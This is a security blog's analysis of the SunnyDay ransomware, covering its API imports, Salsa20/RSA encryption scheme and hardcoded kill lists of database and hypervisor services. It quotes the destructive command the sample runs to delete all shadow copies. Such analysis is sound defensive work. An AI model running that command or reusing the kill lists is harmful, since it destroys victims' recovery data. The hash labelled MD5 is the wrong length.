Analysis of the SunnyDay ransomware

seguranca-informatica.pt/analysis-of-the-sunnyday-ransomware/


April 11, 2022

Analysis of the SunnyDay ransomware.

Introduction

We recently came across a sample of the SunnyDay ransomware. As no significant information is available on this ransomware, we decided to write about its inner workings and technical details. As expected, we found some similarities between other ransomware samples such as Ever101, Medusa Locker, Curator, and Payment45. Although it has very similar features to the mentioned ransomware samples, we are not able to make any attribution to its threat group.

SunnyDay is a simple piece of ransomware based on the SALSA20 stream cipher. It comes with an RSA public key blob embedded to encrypt a generated key used by the symmetric SALSA20 that will damage all the available files on the machine. One of the reasons criminals are using SALSA20 is because it *offers speeds of around 4–14 cycles per byte in software on modern x86 processors and reasonable hardware performance* (Wikipedia).



The main actions executed by SunnyDay during its execution are:

- **Deletes shadow copies (VSS)**
- **Terminates and stops target processes and services**
- **Generates a key to encrypt files by using SALSA20 stream cipher**
- **The key is also encrypted with the RSA public key blob and appended at the end of the encrypted files**
- **The extension “.sunnyday” is appended (*name.extension.sunnyday*) to the damaged files**
- **It also contains a self-removing feature**

Technical details of Sunnyday ransomware


Name: 7862d6e083c5792c40a6a570c1d3824ddab12cebc902ea965393fe057b717c0a.exe
MD5: de6717493246599d8702e7d1fd6914aab5bd015d
Sample: Bazaar.abuse.ch

SunnyDay sample is distributed in a form of a **64-bit binary** and with the **release date** of **Mar 07 05:47:03 2022 (UTC)**. According to the sample signatures, it was compiled and linked with **Microsoft Visual C++** via **Visual Studio 2019 – 16.2.0 preview 4**.

signature	Microsoft Visual C++
tooling	Visual Studio 2019 - 16.2.0 preview 4
entry-point	48 83 EC 28 E8 67 04 00 00 48 83 C4 28 E9 7A FE FF FF CC CC CC CC CC CC CC CC CC CC CC
file-version	n/a
description	n/a
file-type	executable
cpu	64-bit
subsystem	GUI
compiler-stamp	0x62259C57 (Mon Mar 07 05:47:03 2022 | UTC)
debugger-stamp	0x62259C57 (Mon Mar 07 05:47:03 2022 | UTC)

Figure 1: *SunnyDay release date, signature, and tooling details.*

At the first glance, SunnyDay appears to use typical libraries found on popular ransomware samples. As observed in Figure 2, calls related to Windows CryptoAPI were found; a Windows library commonly found in several ransomware families these days. From this view, the ransomware seems using calls from *wininet.dll* to perform some communication to its C2; something that will be scrutinized towards the end of the analysis.



Libraries used to communicate with C2

WNetEnumResourceW	network	mpr.dll
WNetCloseEnum	network	mpr.dll
WNetOpenEnumW	network	mpr.dll
InternetCrackUrlA	network	wininet.dll
HttpOpenRequestW	network	wininet.dll
InternetQueryOptionW	network	wininet.dll
InternetQueryDataAvailable	network	wininet.dll
InternetOpenW	network	wininet.dll
InternetCrackUrlW	network	wininet.dll
HttpSendRequestW	network	wininet.dll
InternetCloseHandle	network	wininet.dll
InternetConnectW	network	wininet.dll
InternetSetOptionW	network	wininet.dll
InternetReadFile	network	wininet.dll

Windows CryptoAPI

CryptAcquireContextA	cryptography	advapi32.dll
CryptDestroyKey	cryptography	advapi32.dll
CryptEncrypt	cryptography	advapi32.dll
CryptImportKey	cryptography	advapi32.dll
CryptReleaseContext	cryptography	advapi32.dll
CryptAcquireContextW	cryptography	advapi32.dll
CryptGenRandom	cryptography	advapi32.dll

Libraries to access/handle FS

DeleteFileW	file	kernel32.dll
MoveFileW	file	kernel32.dll
RemoveDirectoryW	file	kernel32.dll
WriteFile	file	kernel32.dll
FindNextFileW	file	kernel32.dll
FindFirstFileW	file	kernel32.dll
FindFirstFileExW	file	kernel32.dll

Libraries to terminate processes, get running processes and switch execution thread

TerminateProcess	execution	kernel32.dll
OpenProcess	execution	kernel32.dll
CreateToolhelp32Snapshot	execution	kernel32.dll
Process32NextW	execution	kernel32.dll
CreateProcessW	execution	kernel32.dll
WinExec	execution	kernel32.dll
SetThreadAffinityMask	execution	kernel32.dll
GetCurrentProcessId	execution	kernel32.dll
GetCurrentThreadId	execution	kernel32.dll
SwitchToThread	execution	kernel32.dll
GetCurrentThread	execution	kernel32.dll
GetThreadTimes	execution	kernel32.dll

Figure 2: *Windows libraries used by SunnyDay ransomware.*

Taking a look at the entropy of the binary, there is no obfuscation in place. Some ransomware families are not using significant features related to code obfuscation and bypassing virtual machines and sandbox environments. In fact, this point moves straightforwardly to its genesis: the principle of causing total destruction in all types of systems and infrastructures not wasting time with useless things.




Figure 3: *Sunnyday binary entropy confirming that it is not packed.*

Deleted shadow files

Once running, the ransomware deletes all the shadow files on the machine by using the *vssadmin.exe* Windows utility.

```
Process created: C:\Windows\System32\vssadmin.exe vssadmin delete shadows /all /quiet
```

With this technique in place, it ensures that victims will not recover the damaged File System by using shadow copies – a common process also used by other ransomware families.

Stoped services

SunnyDay ransomware has hardcoded a list of target services that it tries to stop during its execution. The following image shows it is trying to stop the "**vmickvexchange**" service via "**ControlService()**" call with the param "**SERVICE_STOP**".

SERVICE_CONTROL_STOP 0x00000001	Notifies a service that it should stop. The *hService* handle must have the SERVICE_STOP access right. After sending the stop request to a service, you should not send other controls to the service.




Figure 4: *Block of code responsible of stoping a list of target processes.*

The list of target processes hardcoded inside the binary is presented below.

's' .data:00000...	00000020	C (1...	vmickvpexchange
's' .data:00000...	00000026	C (1...	vmicguestinterface
's' .data:00000...	0000001A	C (1...	vmicshutdown
's' .data:00000...	0000001C	C (1...	vmicheartbeat
's' .data:00000...	00000010	C (1...	vmicrdv
's' .data:00000...	00000010	C (1...	storflt
's' .data:00000...	0000001A	C (1...	vmictimesync
's' .data:00000...	00000010	C (1...	vmicvss
's' .data:00000...	00000020	C (1...	MSSQLFDLauncher
's' .data:00000...	00000018	C (1...	MSSQLSERVER
's' .data:00000...	0000001E	C (1...	SQLSERVERAGENT
's' .data:00000...	00000016	C (1...	SQLBrowser
's' .data:00000...	0000001A	C (1...	SQLTELEMETRY
's' .data:00000...	0000001E	C (1...	MsDtsServer130
's' .data:00000...	00000022	C (1...	SSISTELEMETRY130
's' .data:00000...	00000014	C (1...	SQLWriter
's' .data:00000...	0000000C	C (1...	MSSQL
's' .data:00000...	00000012	C (1...	SQLAgent
's' .data:00000...	0000002E	C (1...	MSSQLServerADHelper100
's' .data:00000...	0000002E	C (1...	MSSQLServerOLAPService
's' .data:00000...	0000001E	C (1...	MsDtsServer100
's' .data:00000...	0000001A	C (1...	ReportServer
's' .data:00000...	00000016	C (1...	TMBMServer
's' .data:00000...	00000026	C (1...	postgresql-x64-9.4
's' .data:00000...	0000000C	C (1...	UniFi
's' .data:00000...	0000000A	C (1...	vmms
's' .data:00000...	00000032	C (1...	sql-x64-9.4\r\nUniFi\r\nvmms

Figure 5: *Hardcoded services observed in SunnyDay ransomware.*

Terminated processes

A list of target processes can also be found on the ransomware binary file. As can be seen, the ransomware obtains the double-linked list of processes via "**CreateToolhel32Snapshot()**" and compares each process with the hardcoded ones. If it matches, the process is terminated via "**TerminateProcess()**" call. In addition, the tree of processes is iterated by using the "**Process32NextW()**" Windows call.

Figure 6: *Block of code responsible of terminate target processes. The process "svchost.exe" (right side) is one of the processes present in the snapshot and tested against the hardcoded strings.*

The complete list of target processes is presented below.

.data:00000...	00000018	C (1...	sqlserv.exe
.data:00000...	00000016	C (1...	oracle.exe
.data:00000...	0000001A	C (1...	ntdbsmgr.exe
.data:00000...	0000001A	C (1...	sqlservr.exe
.data:00000...	0000001C	C (1...	sqlwriter.exe
.data:00000...	0000001C	C (1...	MsDtsSrvr.exe
.data:00000...	00000018	C (1...	msmdsrv.exe
.data:00000...	0000003A	C (1...	ReportingServecesService.exe
.data:00000...	00000016	C (1...	fdhost.exe
.data:00000...	0000001E	C (1...	fdlauncher.exe
.data:00000...	00000012	C (1...	cher.exe

Figure 7: *Full list of target processes found inside the SunnyDay sample.*

Skipped file extensions and folders

Some file extensions and folders are bypassed during the ransomware encryption process. Some important directories are not damaged during the data encryption process, which may allow victims to recover some files in those directories. Also, some popular file extensions are untouchable, which can be an advantage for the victims' side.




Figure 8: *Folders and file extensions skipped during the data encryption process.*

Data encryption process


SunnyDay takes advantage of Windows APIs (**CryptoAPI**) to carry out the encryption process. The ransomware carried a unique **RSA public blob (CSP)** **2048-bit key** and uses some API calls to extract the blob key to encrypt the **Salsa20** key to encode the entire victim's files.

Some functions from CryptoAPI are used during this process, namely:

- **CryptAcquireContextW()**: The **CryptAcquireContext** function is used to acquire a handle to a particular key container within a particular cryptographic service provider (CSP).
- **CryptImportKey()**: The **CryptImportKey** function transfers a cryptographic key from a key BLOB into a cryptographic service provider (CSP).
- **CryptEncrypt()**: The **CryptEncrypt** function encrypts data.
- **CryptDestroyKey()**: The **CryptDestroyKey** function releases the handle referenced by the hKey parameter.
- **CryptReleaseContext()**: The **CryptReleaseContext** function releases the handle of a cryptographic service provider (CSP) and a key container.

In sum, these calls are utilized to extract the public key blob from a *qword* on the data section and encrypt a newly generated key used by the SALSA20 stream cipher to encode all the target files.

The details associated with the RSA blob can be observed below. The AlgID "**CALG_RSA_KEYX**" was used, and it is a **2048-bit key** with the **Public Exponent: 65537** in decimal.



CALG_RSA_KEYX	0x0000a400	RSA public key exchange algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider.




Figure 9: *Details about the RSA public key blob hardcoded inside the SunnyDay ransomware sample.*

The public key is **CALG_RSA_KEYX** and is hardcoded inside the SunnyDay ransomware sample. This is an important detail about this malware as this blob is imported via the **CrypImportKey API** call and it will be used to encrypt the key used by SALSA20 to encode the victim's files. The original RSA public key is present below as well.

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwvcWrRoWb6Bi3AYON3pw
HfAViHq6Bm3wcPT1KNa0/AXlH0acgqqV2FT0mcu7EjYJnot4KcbRfkmgCMgxDBUw
o4PbdXi+OIPs6IgHF3mu4tMMqiIBAMGiZsfT7UYTMF6ichGZleIgdn5w6NZnRiGy
RmG+q8YaS/Jtfz+wY0m//xGZjtWaBmqz54D/sOoC3+tgQfiiHGIGLzH0uglijsqm
Ri7J17pR2+SP3NpnmVHJ6pM3rOaixlYYbqWdLMYpm+wULe0Dxm1AHxy00RNnicGN
08l87sMDcyWDIvnpqhI80rzfQYSryf3HjheD4ffbYyQyxCs/DZQlF13RFT3ia6Kb
oQIDAQAB
-----END PUBLIC KEY-----
```

Figure 10: *RSA blob exported to PEM format.*

Digging into the Public Key Blob Format

Public key blobs (type **PUBLICKEYBLOB**) are used to store RSA public keys. They have the following format:

```
BLOBHEADER blobheader;
RSAPUBKEY rsapubkey;
BYTE modulus[rsapubkey.bitlen/8];
```

Notice that **PUBLICKEYBLOBs** are not encrypted, but contain public keys in plaintext form.

The **RSAPUBKEY** structure contains information specific to the particular public key contained in the key blob. It is defined as follows:

```
typedef struct _RSAPUBKEY {
DWORD magic;
DWORD bitlen;
DWORD pubexp;
} RSAPUBKEY;
```

The following table describes each of the fields in the **RSAPUBKEY** structure.

The public key modulus data is located directly after the **RSAPUBKEY** structure. The size of this data will vary depending on the size of the public key. The number of bytes can be determined by dividing the value of **RSAPUBKEY**'s **bitlen** field by 8.

Field	Description
magic	This must always be set to 0x31415352. Notice that this is just an ASCII encoding of "RSA1."
bitlen	Number of bits in the modulus. In practice, this must always be a multiple of 8.
pubexp	The public exponent.

On the other hand, the **SALSA20** stream cipher can be easily identified based on string constant and fixed rotation values. Within this context, criminals used the **CryptoPP library** in order to implement the SALSA20 algorithm in C++; a copy of it was performed by its author as expected.

These details can be confirmed in the reverse engineering process as presented below.




Figure 11: *Details about CryptoPP library and SALSA20 symmetric cipher.*

As mentioned above, SALSA20 is easy to recognize, as it uses well-known values for its internal cryptographic operations.

